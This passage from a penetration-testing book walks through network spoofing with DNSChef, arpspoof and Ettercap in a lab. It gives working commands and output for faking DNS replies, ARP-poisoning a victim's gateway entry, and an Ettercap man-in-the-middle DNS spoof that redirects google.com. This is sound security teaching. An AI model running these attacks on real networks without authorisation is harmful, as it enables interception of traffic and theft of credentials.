
Network spoofing tools

In the previous section, we discussed several tools that can be used to crack passwords. In this section, we will have a look at several tools that can be used for network spoofing to elevate the privilege.

Network spoofing is a process to modify network packets, such as the MAC address and IP address. The goal of this process is to get the data from two communicating parties.

DNSChef

DNSChef (http://thesprawl.org/projects/dnschef/) is a DNS proxy; it can be used to fake a domain request to point to a local machine that belongs to the attacker instead of the real host. With this capability, an attacker can control the victim network traffic.

Before you can use DNSChef, you need to configure the victim machine DNS server to point to your machine containing DNSChef:

- In Linux, you can modify the `/etc/resolv.conf` file to point to your machine
- In Windows, you can configure this in the **Network Connections** option from the **Control Panel**

If you don't have the access to modify the DNS file mentioned in the first bullet item, you can use options such as ARP spoofing and setting up a rogue DHCP server, giving a fake DNS server.

For the following exercises, we are going to use two machines. One is the DNSChef server with an IP address of `192.168.2.21`, and the victim has an IP address of `192.168.2.22`. For the victim, we will use the Metasploitable virtual machine.

Let's see DNSChef in action.

Setting up a DNS proxy

To set up DNSChef as a proxy, just run the following command in the DNSChef server:

```
# dnschef
```

In the same machine, configure it to use the localhost as a DNS server.

If you query a domain google.com of type `A`, use the following command:

```
host -t A google.com
```

The following is the result in the DNSChef proxy:

```
root@kali:~# dnschef
          _                _                 __
         | | version 0.1    | |         / _|
       __| |_ __   ___  ___| |__   ___| |_
      / _` | '_ \ / __|/ __| '_ \ / _ \  _|
     | (_| | | | |\__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                    iphelix@thesprawl.org

[*] DNS Chef started on interface: 127.0.0.1
[*] Using the following nameservers: 8.8.8.8
[*] No parameters were specified. Running in full proxy mode
[21:08:03] 127.0.0.1: proxying the response of type 'A' for google.com
```

In this case, DNSChef only acts as a proxy. It will redirect all the requests to the upstream nameserver; in this case, the DNS Server `8.8.8.8`.

Faking a domain

Before we fake a google.com domain, let's see the original DNS response for google.com:

```
msfadmin@metasploitable:~$ host -t ANY google.com
google.com has address 74.125.235.41
google.com has address 74.125.235.32
google.com has address 74.125.235.46
google.com has address 74.125.235.36
google.com has address 74.125.235.39
google.com has address 74.125.235.40
google.com has address 74.125.235.35
google.com has address 74.125.235.37
google.com has address 74.125.235.38
google.com has address 74.125.235.33
google.com has address 74.125.235.34
google.com name server ns2.google.com.
google.com name server ns1.google.com.
google.com name server ns3.google.com.
google.com name server ns4.google.com.
google.com has SOA record ns1.google.com. dns-admin.google.com. 1530871 7200 1800 1209600 300
msfadmin@metasploitable:~$
```

Now, let's fake the DNS response regarding google.com. Change the `/etc/resolv.conf` file to point to DNSChef.

The following are the DNSChef commands to be given:

```
# dnschef --fakeip=192.168.2.21 --fakedomains google.com
--interface 192.168.2.21 -q
```

In the victim machine, we give the following command to get the google.com IP address:

```
$ host -t A google.com
```

The following is the result of this command:

```
google.com has address 192.168.2.21
```

In the DNSChef machine, you will see the following information:

```
root@kali:~# dnschef --fakeip=192.168.2.21 --fakedomains google.com --interface 192.168.2.21 -q
[*] DNS Chef started on interface: 192.168.2.21
[*] Using the following nameservers: 8.8.8.8
[*] Cooking replies to point to 192.168.2.21 matching: google.com
[21:17:29] 192.168.2.22: cooking the response of type 'A' for google.com to 192.168.2.21
```

DNSChef doesn't support IPv6 yet in Version 0.1, so you need to upgrade to Version 0.2 (https://thesprawl.org/media/projects/dnschef-0.2.1.tar.gz) if you want to use IPv6.

To use IPv6, just add the `-6` option to the DNSChef command line. Let's fake the google.com IPv6 address. The original google.com IPv6 address is `2404:6800:4003:802::1003`. The DNSChef IPv6 address is `fe80::a00:27ff:fe1c:5122/64`.

In the DNSChef server, give the following command to fake the google.com IPv6 address:


```
dnschef.py -6 --fakeipv6 fe80::a00:27ff:fe1c:5122 --interface :: -q
```

arpspoof


An arpspoof tool is a tool that can be used to sniff the network traffic in a switch environment. In the previous chapter, we stated that sniffing network traffic in a switch environment is hard, but by using arpspoof, it is easy.

The arpspoof tool works by forging the ARP replies to both communicating parties.

In a normal situation, when host **A** wants to communicate with host **B** (gateway), it will broadcast an **ARP Request** to get the MAC address of host **B**. Host **B** will respond to this request by sending its MAC address as an **ARP Reply** packet. The same process is done by host **B**. After that, host **A** can communicate with host **B** as shown in the following figure:



If an attacker **C** wants to sniff the network traffic between **A** and **B**, it needs to send the ARP replies to **A** telling that the IP address of **B** now has the MAC address of **33.33.33.33.33.33**, which belongs to **C**. The attacker **C** also needs to spoof the ARP cache of **B** by telling it that the IP address of **A** now has the MAC address of **33.33.33.33.33.33**.



After the ARP spoofing works, the entire network traffic between **A** and **B** will go through **C** first.

Before you can use arpspoof, you need to enable the IP forwarding feature in your Kali Linux machine. This can be done by giving the following command as `root` :

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

To start the arpspoof command line, use the console to execute the following command:

```
# arpspoof
```

This will display the arpspoof usage instructions on your screen.

For our exercise, we have the following information. The first machine is a gateway with the following configuration:

- MAC address: `00-50-56-C0-00-08`
- IP address: `192.168.65.1`
- Subnet mask: `255.255.255.0`

The victim machine has the following configuration:

- MAC address: `00-0C-29-35-C9-CD`
- IP address: `192.168.65.129`
- Subnet mask: `255.255.255.0`

The attacker machine will have the following configuration:

- MAC address: `00:0c:29:09:22:31`
- IP address: `192.168.65.130`
- Subnet mask: `255.255.255.0`

The following is the original ARP cache of the victim:

```
Interface: 192.168.65.129 --- 0x30002
  Internet Address      Physical Address      Type
  192.168.65.1          00-50-56-c0-00-08     dynamic
```

To ARP spoof the victim, enter the following command:

```
# arpspoof -t 192.168.65.129 192.168.65.1
```

On the victim machine, wait for some time and try to make a connection to the gateway by doing a ping test to the gateway. Later, the victim, ARP cache, will be changed.

```
Interface: 192.168.65.129 --- 0x30002
  Internet Address      Physical Address      Type
  192.168.65.1          00-0c-29-09-22-31     dynamic
```

You will notice that in the victim ARP cache, the MAC address of the gateway machine has been changed from `00-50-56-c0-00-08` to `00-0c-29-09-22-31`, which belongs to the attacker machine's MAC address.

Ettercap

Ettercap (http://www.ettercap-project.org/) is a suite of tools to do a man-in-the-middle attack on LAN. It will perform attacks on the ARP protocol by positioning itself as the man in the middle. Once it achieves this, it is able to do the following:

- Modify data connections
- Password discovery for FTP, HTTP, POP, SSH1, and so on
- Provide fake SSL certificates to foil the victim's HTTPS sessions

ARP is used to translate an IP address to a physical network card address (MAC address). When a device tries to connect to the network resource, it will send a broadcast request to other devices on the same network asking for the MAC address of the target. The target device will send its MAC address. Then, the caller will keep the association of the IP-MAC address in its cache to speed up the process if it connects to the target again in the future.

The ARP attack works when a machine asks the MAC address associated with an IP address of a target. The attacker can answer this request by sending its own MAC address. This attack is called ARP poisoning or ARP spoofing. This attack will work if the attacker and the victim are located in the same network.

Kali Linux provides the Ettercap tool to do this attack. Ettercap comes with three modes of operation: text mode, curses mode, and graphical mode using GTK.

To start Ettercap in text mode, use the console to execute the following command:

```
# ettercap -T
```

To start Ettercap in curses mode, use the console to execute the following command:

```
# ettercap -C
```

To start Ettercap in graphical mode, use the console to execute the following command:

```
# ettercap -G
```

In our exercise, we will use Ettercap to do a DNS spoofing attack. The machine's configuration is the same as in the previous section, but we will have two additional machines: a DNS server with an IP address of `192.168.2.1` that wants to be spoofed, and the web server located in the attacker IP address, `192.168.2.22`, to receive all of the HTTP traffic. The attacker has an IP address of `192.168.2.21`.

The following steps are taken to do the DNS spoofing:


1. Start Ettercap in the graphical mode.

2. Navigate to **Sniff** | **Unified sniffing** from the menu and select your network interface.

3. Scan the host in your network by navigating to **Hosts** | **Scan for hosts**.

4. View the host by navigating to **Hosts** | **Hosts list**.

5. Select the machines to be poisoned. We select machine **192.168.2.1** (DNS server) as target 1 by clicking on **Add to Target 1** and machine **192.168.2.22** as target 2:




6. Start the ARP poisoning process by navigating to **Mitm** | **Arp poisoning**. Next, the MAC address of the DNS server and victim will be set to the attacker's MAC address.

7. Set the configuration file in `/usr/share/ettercap/etter.dns` with the domain you want to spoof and the replacement domain:


```
google.com      A 192.168.2.21
*.google.com    A 192.168.2.21
www.google.com    PTR 192.168.2.21
```

This will redirect google.com to the attacker web server.

8. Activate the **dns_spoof** plugin by going to **Plugins** | **Manage the plugins**, and double-click on the **dns_spoof** plugin to activate it.



9. In the victim machine, navigate to google.com to see the effect:



From the preceding screenshot, we can see that the DNS spoofing works. Instead of seeing the Google website, the victim is redirected to the attacker web server.

10. To stop the spoofing, go to **Mitm** | **Stop mitm attack(s)**.

If you feel that doing this whole process in graphical mode is too cumbersome, you don't need to worry. Ettercap in text mode can also do this in a much simpler way.

The following is the command to do the same DNS spoofing:

```
# ettercap -i eth0 -T -q -P dns_spoof -M ARP /192.168.2.1/ /192.168.2.22/
```

The following is the result of this command:

```
Scanning for merged targets (2 hosts)...
2 hosts added to the hosts list...

ARP poisoning victims:
GROUP 1 : 192.168.2.1 F4:EC:38:EC:07:DC
GROUP 2 : 192.168.2.22 08:00:27:43:15:18Starting Unified sniffing...
Activating dns_spoof plugin...

dns_spoof: [safebrowsing-cache.google.com] spoofed to [192.168.2.21]
```

Using the Ettercap command-line version is much simpler if you know the commands and options. To quit the text mode, just press *Q*.